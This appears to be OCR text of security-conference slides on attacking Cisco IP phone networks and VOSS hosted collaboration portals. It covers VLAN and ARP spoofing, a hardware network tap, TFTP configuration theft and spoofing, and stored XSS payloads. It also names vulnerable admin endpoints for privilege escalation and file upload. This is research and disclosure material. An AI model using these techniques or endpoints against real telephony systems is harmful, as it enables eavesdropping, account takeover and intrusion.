
- Attack Types
  - PC Ports of the IP phone and handsets
  - CDP sniffing/spoofing for Voice VLAN
  - DTP and VLAN Trunking Protocol attacks
  - ARP spoofing for MITM attacks
  - DHCP spoofing & snooping
- Persistent access
  - Tapberry Pi (a.k.a berry-tap)
  - Tampered phone
  - Power over ethernet (PoE)
  - 3G/4G for connectivity

How to make your own Tapberry Pi



RJ45 Connection Pins

How to make your own Tapberry Pi



Speaker Power

Patch the Cat5 cable

Attacking the TFTP server

- Obtaining configuration files for MAC addresses
  - SEPDefault.cnf, SEPXXXXXXXXXXXX.cnf.xml
  - SIPDefault.cnf, SIPXXXXXXXXXXXX.cnf.xml
- Identifying SIP, Skinny, RTP and web settings
- Finding IP phone software and updates
- Configuration files may contain credentials
- Digital signature/encryption usage for files

Tip: TFTPTheft, Metasploit, Viproy TFTP module

Configuration file content


- <deviceProtocol>SCCP</deviceProtocol>
- <sshUserId></sshUserId>
- <sshPassword></sshPassword>

- <webAccess>1</webAccess>
- <settingsAccess>1</settingsAccess>
- <sideToneLevel>0</sideToneLevel>
- <spanToPCPort>1</spanToPCPort>
- <sshAccess>1</sshAccess>

- <phonePassword></phonePassword>

Becoming the TFTP server


- Send fake configurations for
  - HTTP server
  - IP phone management server
  - SIP server and proxy
  - Skinny server
  - RTP server and proxy
- Deploy SSH public keys for SSH on IP Phones
- Update custom settings of IP Phones
- Deploy custom OS update and code execution



Tip: Metasploit TFTP & FakeDNS servers, Viproxy

Cisco Hosted Collaboration Suite

- Cisco UC Domain Manager
  - VOSS IP Phone XML services
  - VOSS Self Care customer portal
  - VOSS Tenant services management
- Cisco UC Manager
  - Cisco Unified Dialed Number Analyzer
  - Cisco Unified Reporting
  - Cisco Unified CM CDR Analysis and Reporting



Hosted Collaboration Solution

HCS 9.2.1 Platform ++G2 Dial-plan ++

- Multiple Vulnerabilities in Cisco Unified Communications Domain Manager

  http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140702-cucdm


VOSS Self Care

Tenant user services


- Password & PIN management
- Voicemail configuration
- Presence
- Corporate Directory access
- Extension mobility

Weaknesses

- Cross-site scripting vulnerabilities



Account details stored XSS



Account Details

First Name:	"><a href="http://1.2.3.4
Middle Name:	"><a href="http://1.2.3.4
Last Name:	"><a href="http://1.2.3.4
E-mail Address:	
Ex Directory:	

Corporate Telephone Directory

Search by: First Name Search for:

Search Results

Results 1 - 4 of 4. (0.03 seconds)

< prev 1 next >

First Name	Last Name	Location Name	Department Code	Exten
">First	">Last	C1-D1-L2		81026: 81026: 81026:
User	2	C1-D1-L1		81016: 81016: 81016: 81016: 81016:
User	Four	C1-D1-L3-LBO		81039 81039
user1	test	C1-D1-L1		

< prev 1 next >

VOSS domain manager

- Tenant administration services
- User management
- Location and dial plan management
- CLI and number translation configuration

Weaknesses


- User enumeration
- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities
- SQL injections and SOAP manipulations

Errors, Information Leakage

/emapp/EMAppServlet?device=USER

```
<?xml version ="1.0" encoding="utf-8"?>
<CiscoIPPhoneText>
<Title>Login response</Title>
<Text>Login Unsuccessful</Text>
<Prompt>Login is unavailable (22)</Prompt>
<SoftKeyItem>
<Name>Exit</Name>
<URL>SoftKey:Exit</URL>
<Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

/bvsm/iptusermgt/disassociateuser.cgi



User Management

Location	User	Role
[redacted]	[redacted]	Location Administrator

Status of main transaction

33486 Request Failed

ManageEntity
=> Entered at: 2013/12/18 15:58:58 EST ([redacted])


AXL:executeSQLQuery: SOAP connection error with [[redacted]] using [Administrator]
=> Started at: 2013/12/18 15:58:58 EST
=> End at: 2013/12/18 16:01:00 EST

Status of sub transactions

33487 DisassociateUserDevice — F AXL:executeSQLQuery: SOAP connection error with [[redacted]] using [Administrator]
33488 — DisassociateUserPhone — F AXL:executeSQLQuery: SOAP connection error with [ ] using [Administrator]
33489 — — QueryUserLogin — F AXL:executeSQLQuery: SOAP connection error with [ ] using [Administrator]
33490 — — — Driver_IPPBX — F AXL:executeSQLQuery: SOAP connection error with [ ] using [Administrator]

Insecure File Upload

/bvsm/iptbulkadmin
/bvsm/iptbulkloadmgt/bulkloaduploadform.cgi



● Quick Search

Select Target

[redacted]

Associated PSTN | Contains | add

□ Combine

○ Upload item identity file

Choose File No file chosen (Please note that you need to select the correct Item type above)

Search

OR


Execute a file

Action: Use file defined | Input File:

Choose File No file chosen

Scheduled Date (yyyy-mm-dd): | Time (hh:mm:ss):

/ | Execute immediately | Execute



Bulk Load Tools

Division | User | Role

[redacted]

Browse... [redacted]-G1 & HCS-G2).xls

Scheduled Date (yyyy-mm-dd): | Time (hh:mm:ss): | ☑ Execute as soon as possible | ☑ Execute immediately

Select file encoding: Default Character Encoding

Submit


Log file

```
2013-12-18 00:33:38 UTC INFO: UsmLoader loading file
[/srv/VOSS/shared/usm/bulkload/workbooks/57.xls]
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Service Types.
false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Service Types.
2013-12-18 00:33:39 UTC WARNING: Warning while processing Add Service Types,
column name in the Add Service Types worksheet. Column 'Apply Counters' (H) w
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Service Types complete.
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Number Construc
is false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Number Construction. Maximum
requests is 14
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Number Construction compl
```

Privilege Escalation

/bvsm/iptusermgt/moduser.cgi (stored XSS, change users’ role)

/bvsm/iptadminusermgt/adduserform.cgi?user_type=adminuser



Help

Quick Search

Add Administrator

Location	User	Role
[redacted]	[redacted]	Location Administrator

Details:-


Username* testadmin

Warning: Leading and trailing spaces in Usernames will be ignored

Security profile [redacted]

Password*

/bvsm/iptnumtransmgt/editnumbertranslationform.cgi?id=1



Modify Number Translation

Location	User
[redacted]	[redacted]

Pre-translated Number	XXXXX
Post-translated Number	
Description	
Target	Customer
Feature Configuration Template	InterSite_Template
Apply To	IPPBX
Calling Line ID Presentation Name	Allowed
Calling Line ID Presentation Number	Allowed

* Mandatory

IP Phone management

VOSS IP Phone XML services

- **Shared service for all tenants**
- Call forwarding (Skinny has, SIP has not)
- Speed dial management
- Voicemail PIN management

http://1.2.3.4/bvsmweb/SRV.cgi?device=ID&cfoption=ACT

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu

